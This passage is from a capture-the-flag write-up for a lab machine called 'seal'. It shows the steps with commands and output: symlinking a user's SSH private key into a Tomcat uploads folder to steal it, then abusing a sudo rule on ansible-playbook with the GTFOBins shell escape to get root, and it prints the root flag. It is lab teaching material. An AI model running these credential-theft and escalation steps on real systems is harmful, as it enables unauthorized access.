
copy links is enabled, we can make a symbollic link to ssh key

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ln -s /home/luis/.ssh/id_rsa id_rsa
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls
id_rsa
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$
```

2) Got the private key



3) Connected with ssh



Privilege Escalation

1) Found sudo permissions

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:~$
```

2) Ansible-Playbook can be used to escalate privileges to root

gtfobins.github.io/gtfobins/ansible-playbook/

.. / ansible-playbook

☆ Star 10,429

Shell | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
ansible-playbook $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
sudo ansible-playbook $TF
```

3) Got root access

```
luis@seal:~$ TF=$(mktemp)
luis@seal:~$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >$TF
le-playbook $TFluis@seal:~$ sudo ansible-playbook $TF
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [localhost] ***************************************************************************************************************************************************

TASK [Gathering Facts] *********************************************************************************************************************************************
ok: [localhost]

TASK [shell] *******************************************************************************************************************************************************
# ls
ansible_command_payload_9k1vn8po  systemd-private-b58a29e0822d4765b8ed229390a14fe3-systemd-logind.service-PpDVsj     tmp.StzWehuSUu
hsperfdata_luis                   systemd-private-b58a29e0822d4765b8ed229390a14fe3-systemd-timesyncd.service-gILxMh  vmware-root_831-4248090624
snap.lxd                          systemd-private-b58a29e0822d4765b8ed229390a14fe3-tomcat9.service-PtxEBg
# cd ~
# cat root.txt
ca91912acacbd68e3e879bac796d2a78
#
```